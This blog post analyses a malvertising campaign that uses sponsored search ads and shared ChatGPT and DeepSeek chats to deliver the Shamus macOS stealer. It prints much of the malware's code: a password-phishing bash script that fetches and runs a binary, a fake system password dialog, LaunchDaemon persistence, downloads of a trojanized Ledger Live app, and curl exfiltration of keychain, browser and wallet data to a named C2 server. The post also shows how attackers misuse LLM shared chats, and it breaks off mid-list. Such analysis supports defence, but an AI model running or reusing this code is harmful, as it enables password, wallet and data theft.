- Published on
Leveraging Malvertising and LLM Shared Chats to Steal Your Passwords and Crypto
- Authors
- Name
- Miguel
Leveraging Malvertising and LLM Shared Chats to Steal Your Passwords and Crypto
Discovery
While browsing Reddit's r/chatgpt subreddit, I came across a post that caught my attention. A user reported that after searching Google for "how to clear storage on mac", they were directed to a sponsored search result that led them to a ChatGPT shared chat.
This shared chat contained what appeared to be instructions for clearing storage on macOS, but instead of legitimate guidance, it contained malicious commands.

When replicating a similar search on Google, I was able to see the sponsored posts the user was referring to.

The shared chat includes instructions on how to run a terminal command in order to clean up your Mac's memory.

When decoded, this points to https://nonnida.com/cleangpt.
The DeepSeek shared chat is similar, but the endpoint used is different:

This one decodes to https://nonnida.com/wallet
Both endpoints return a similar bash script:
#!/bin/bash

username=$(whoami)

while true; do
  echo -n "System Password: "
  read password
  echo

  if dscl . -authonly "$username" "$password" >/dev/null 2>&1; then
    echo -n "$password" > /tmp/.pass
    break
  else
    echo "Incorrect password! Try again."
  fi
done

curl -o /tmp/update https://nonnida.com/crypto/update >/dev/null 2>&1
echo "$password" | sudo -S xattr -c /tmp/update >/dev/null 2>&1
chmod +x /tmp/update
/tmp/update
Before continuing onto deeper malware analysis, I just wanted to make a note that this is a clever malvertising technique, that I am seeing for the first time.
These threat actors are exploiting the ability to share likely custom GPT (or similar LLM) chats publicly, configuring them to provide malicious terminal commands for specific queries like "how to clear storage on Mac."
By distributing these shared chat links through sponsored ads, attackers can easily bypass platform-level safety checks and deliver targeted, harmful instructions to users.
Attackers are using sponsored Google search results to redirect users to legitimate-looking LLM shared chats that contain malicious payloads.
The Attack Chain
Initial Infection Vector
The attack begins with a user searching for common macOS troubleshooting queries. Sponsored search results redirect to shared LLM chats (ChatGPT, DeepSeek, etc.) that appear legitimate but contain malicious commands. The commands are obfuscated using base64 encoding to avoid immediate detection.
Password Harvesting Script
The DeepSeek variant downloads a bash script that performs the following:
- Password Prompt: Creates a loop that prompts the user for their system password
- Password Validation: Uses
dscl . -authonlyto validate the password - Password Storage: Saves the password to
/tmp/.pass - Malware Download: Downloads
https://nonnida.com/crypto/updateto/tmp/update - Privilege Escalation: Uses the captured password with
sudo -Sto remove quarantine attributes and execute the malware
Malware Analysis
The downloaded binary (/tmp/update) is a native macOS binary with interesting obfuscation and multiple encoded payloads.
Since my reverse engineering skills are somewhat limited, I should admit I used LLMs to help with the decompilation process.
Binary Structure
The malware uses a multi-stage decoding process:

- Arithmetic + XOR Encoding: Each payload blob is encoded using arithmetic operations combined with XOR using three constant tables per blob
- Custom 6-bit Decoder: A Base64-like decoder driven by a hash-table alphabet
- AppleScript Execution: Decoded content is AppleScript, executed via
osascriptorsystem()
Arithmetic + XOR Encoding
The program does a simple XOR decode of the encrypted applescript content present in constant tables.
Custom 6-bit Decoder

The malware uses a Base64-like decoder, but instead of a normal alphabet, it hides the alphabet inside a small hash table.
Each character is looked up through this table to get a 6-bit value. These 6-bit chunks are accumulated until there are at least 8 bits available, then one output byte is produced. This lets the malware decode its hidden strings while keeping the alphabet and the decoded data hard to see during static analysis. This prevents a quick strings execution or string search in Ghidra from returning any results.
After being able to understand how the malware decodes its strings, I was able to vibe-code a decoder for the hidden strings within its contents.
The decoder revealed this was a sample for Shamus, a known info/cryptostealer, which has been widely reported on.

This being said, I was still curious to look at the content of the executed applescript.
Decoded Components
The malware contains three main decoded payloads:
1. VM/Sandbox Detection (dec1)
The first payload performs environment checks to avoid analysis:
system_profiler SPMemoryDataType
system_profiler SPHardwareDataType
It checks for indicators of virtualized or sandboxed environments:
- QEMU, VMware, KVM strings
- Specific hardware serial numbers
- "Chip: Unknown" or "Intel Core 2" processors
If any of these are detected, the malware exits with code 100 to avoid execution in analysis environments.
2. Terminal Hiding (dec3)
A small shell snippet that detaches the process and kills the Terminal:
disown; pkill Terminal
This hides ongoing malicious activity from the user.
3. Main Stealer/Installer (dec2)
The largest payload is a comprehensive AppleScript that performs data exfiltration, persistence installation, and application trojanization. This is the core of the malware's functionality, containing over 800 lines of AppleScript code.
The script begins by setting global configuration flags:
set release to true
set filegrabbers to true
These flags control whether the malware will:
release: Steal Safari cookies and Apple Notes datafilegrabbers: Extract files from Desktop/Documents/Downloads folders
The script immediately hides the Terminal window to avoid detection:
tell application "Terminal" to set visible of the front window to false
Utility Functions
The AppleScript includes several helper functions for file operations:
filesizer(paths): Usesmdls -name kMDItemFSSizeto get file sizes, used for limiting total exfiltrated datamkdir(someItem): Creates directories usingmkdir -pFileName(filePath): Extracts just the filename from a full pathBeforeFileName(filePath): Gets the directory path (everything before the filename)writeText(textToWrite, filePath): Writes text to files, creating parent directories as neededreadwrite(path_to_file, path_as_save): Copies files using shellcatcommandreadwrite2(path_to_file, path_as_save): Copies files using Finder's duplicate command (for files that may be locked)isDirectory(someItem): Checks if a path is a directory usingfile -b
Initialization and Setup
The script creates a random temporary directory for staging stolen data:
set randomNumber to do shell script "echo $((RANDOM % 9000 + 1000))"
set writemind to "/tmp/" & randomNumber & "/"
This random 4-digit number helps avoid detection by creating unique paths for each infection.
The script then collects system information:
system_profiler SPSoftwareDataType SPHardwareDataType SPDisplaysDataType
This information is written to writemind & "info" and includes details about the operating system, hardware, and display configuration.
Credential Harvesting
The script implements a cool password harvesting mechanism through the getpwd() function:
Password Validation: Uses
checkvalid(username, password_entered)which calls:dscl . -authonly <username> <password>If the command returns an empty string, the password is valid.
Password Retrieval Strategy:
- First, attempts to read
/tmp/.pass(set by the initial bash script) - If the file exists and contains a valid password, it's used immediately
- If no valid password is found, the script displays a fake macOS dialog:
- First, attempts to read
display dialog "Required Application Helper. Please enter password for continue."
default answer "" with icon caution buttons {"Continue"}
default button "Continue" giving up after 150
with title "System Preferences" with hidden answer
This dialog mimics a legitimate macOS system prompt, tricking users into entering their password.
The password is then used throughout the script for privilege escalation via:
echo <password> | sudo -S <command>
Data Exfiltration Capabilities
The malware is designed to steal a wide range of sensitive data using specialized functions for each data type.
Browser Data Theft
Chromium-based Browsers
The chromium() function targets 12 different Chromium-based browsers:
- Chrome, Chrome Beta, Chrome Canary, Chrome Dev
- Brave, Edge, Vivaldi, Opera, OperaGX
- Chromium, Arc, Coccoc
For each browser, the script:
- Locates the browser's profile directory in
~/Library/Application Support/ - Iterates through all profiles (Default, Profile 1, Profile 2, etc.)
- Extracts the following files from each profile:
/Cookies/History/Web Data/Login Data/Local Extension Settings//IndexedDB/
The script uses the grabPlugins() function to specifically target cryptocurrency wallet browser extensions. It maintains a hardcoded list of 200+ extension IDs (including MetaMask and other popular wallet extensions) and extracts:
- The entire extension directory from
/Local Extension Settings/ - IndexedDB data from
/IndexedDB/ - Local Storage data from
leveldb/directories
Firefox-based Browsers
The parseFF() function targets Firefox, Waterfox, and Pale Moon by:
- Locating profiles in
~/Library/Application Support/Firefox/Profiles/(and similar paths for Waterfox/Pale Moon) - For each profile, extracting:
cookies.sqliteformhistory.sqlitekey4.dblogins.json
Cryptocurrency Wallet Theft
The deskwallets() function targets 15 different desktop cryptocurrency wallets:
Bitcoin and Altcoin Wallets:
- Electrum (
~/.electrum/wallets/) - Electrum LTC (
~/.electrum-ltc/wallets/) - Electron Cash (
~/.electron-cash/wallets/) - Bitcoin Core (
~/Library/Application Support/Bitcoin/wallets/) - Litecoin Core (
~/Library/Application Support/Litecoin/wallets/) - Dash Core (
~/Library/Application Support/DashCore/wallets/) - Dogecoin Core (
~/Library/Application Support/Dogecoin/wallets/)
Multi-currency Wallets:
- Coinomi (
~/Library/Application Support/Coinomi/wallets/) - Exodus (
~/Library/Application Support/Exodus/) - Atomic (
~/Library/Application Support/atomic/Local Storage/leveldb/) - Wasabi (
~/.walletwasabi/client/Wallets/) - Guarda (
~/Library/Application Support/Guarda/)
Hardware Wallet Software:
- Ledger Live (
~/Library/Application Support/Ledger Live/) - Trezor Suite (
~/Library/Application Support/@trezor/suite-desktop/)
Other:
- Monero (
~/Monero/wallets/) - Binance (
~/Library/Application Support/Binance/app-store.json) - TonKeeper (
~/Library/Application Support/@tonkeeper/desktop/config.json)
The script recursively copies entire wallet directories using the GrabFolder() function, which:
- Skips certain directories (
.DS_Store,Cache,Code Cache, etc.) - Handles both files and subdirectories
- Preserves the directory structure for analysis
System Data Theft
macOS Keychain
The script directly copies the user's login keychain:
readwrite(profile & "/Library/Keychains/login.keychain-db", writemind & "keychain")
This keychain file contains:
- Saved passwords
- WiFi passwords
- Certificate private keys
- Secure notes
File Grabber
The filegrabber() function searches Desktop, Documents, and Downloads folders for files with specific extensions:
# File extensions targeted by filegrabber():
txt pdf docx doc wallet key keys json db
Other Data
- Telegram: Copies entire
tdata/directory from~/Library/Application Support/Telegram Desktop/ - OpenVPN: Copies VPN profiles from
~/Library/Application Support/OpenVPN Connect/profiles/ - Username: Writes the current username to
writemind & "username"for C2 tracking
Persistence Mechanisms
LaunchDaemon Backdoor
The installBot() function establishes persistent access by installing a LaunchDaemon that runs as root. Here's the detailed process:
Step 1: Download Bot Binary
The script downloads the main bot binary from the C2 server:
set botPath to (quoted form of (profile & "/.helper"))
do shell script "curl -o " & botPath & " https://" & botUrl & "/zxc/app"
do shell script "chmod +x " & botPath
The bot is saved to ~/.helper and made executable.
Step 2: Create Agent Script
The script creates ~/.agent, a bash script that runs the bot as the logged-in user:
while true; do
    osascript <<EOF
    set loginContent to do shell script "stat -f \"%Su\" /dev/console"
    if loginContent is not equal to "" and loginContent is not equal to "root"
        do shell script "sudo -u " & quoted form of loginContent & " ~/.helper"
    end if
EOF
    sleep 1
done
This script:
- Runs in an infinite loop
- Every second, checks who the logged-in user is via
/dev/console - If a non-root user is logged in, runs the bot binary as that user
- This ensures the bot runs with the user's permissions and access to their data
Step 3: Create LaunchDaemon Plist
The script generates a LaunchDaemon plist XML:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.finder.helper</string>
    <key>ProgramArguments</key>
    <array>
        <string>/bin/bash</string>
        <string>~/.agent</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>KeepAlive</key>
    <true/>
</dict>
</plist>
Key properties:
- Label:
com.finder.helper- The service identifier - ProgramArguments: Runs
/bin/bash ~/.agent - RunAtLoad:
true- Starts immediately when loaded - KeepAlive:
true- Automatically restarts if the process dies
Step 4: Install as Root
The script writes the plist to /tmp/starter, then installs it using the captured password:
do shell script "echo " & quoted form of pwd & " | sudo -S cp /tmp/starter /Library/LaunchDaemons/com.finder.helper.plist"
do shell script "echo " & quoted form of pwd & " | sudo -S chown root:wheel /Library/LaunchDaemons/com.finder.helper.plist"
do shell script "echo " & quoted form of pwd & " | sudo -S launchctl load /Library/LaunchDaemons/com.finder.helper.plist"
This ensures:
- The LaunchDaemon runs as root (system-level persistence)
- It survives reboots
- It automatically restarts if terminated
- The bot binary runs with user permissions (via the agent script)
Application Trojanization
The replaceApp() function replaces legitimate cryptocurrency wallet applications with trojanized versions. This is particularly dangerous because it allows attackers to intercept transactions even when users use hardware wallets.
Ledger Live Replacement
The process for replacing Ledger Live:
Check if app exists:
set appPath to "/Applications/Ledger Live.app"
list folder POSIX file appPath
If the app doesn't exist, the function exits.
Create marker file:
writeText("user13", pr & "/.private")This creates
~/.privatewith content "user13" - likely a tracking identifier.Download trojanized app:
do shell script "curl https://" & appUrl & "/zxc/app.zip -o /tmp/app.zip"Kill running instance:
do shell script "pkill \"Ledger Live\""This ensures the app isn't running when it's replaced.
Remove original app (requires root):
do shell script "echo " & quoted form of pass & " | sudo -S rm -r " & quoted form of appPathInstall trojanized version:
do shell script "unzip /tmp/app.zip -d /Applications"
do shell script "rm /tmp/app.zip"
Data Exfiltration
After collecting all the data, the script packages and exfiltrates everything to the attacker's C2 server.
Data Packaging
Collection Directory: All stolen data is gathered in a randomly-named temporary directory:
set randomNumber to do shell script "echo $((RANDOM % 9000 + 1000))"
set writemind to "/tmp/" & randomNumber & "/"
This creates a directory like
/tmp/4521/to avoid detection.Archive Contents: The zip file contains:
info- System information fromsystem_profilerusername- Current usernamepwd- Captured system passwordmasterpass-chrome- Chrome master password (if extracted)keychain- Complete macOS keychain databaseChromium/- Browser data from all Chromium-based browsersff/- Firefox profile datadeskwallets/- All cryptocurrency wallet filesFileGrabber/- Stolen files from Desktop/Documents/DownloadsTelegram Data/- Telegram session dataOpenVPN/- VPN profiles
C2 Communication
The send_data() function handles exfiltration with retry logic:
on send_data(attempt, gate, login, buildid, cl, cn)
    try
        set result_send to (do shell script "curl -X POST -H \"user: "
                & login & "\" -H \"BuildID: "
                & buildid & "\" -H \"cl: " & cl & "\" -H \"cn: "
                & cn & "\" -F \"file=@/tmp/out.zip\" " & gate & "/contact")
    on error
        if attempt < 15 then
            delay 60
            send_data(attempt + 1, gate, login, buildid, cl, cn)
        end if
    end try
end send_data
C2 Configuration:
- C2 Server:
http://45.94.47.205/contact - HTTP Method: POST
- Content Type: multipart/form-data
- Custom Headers:
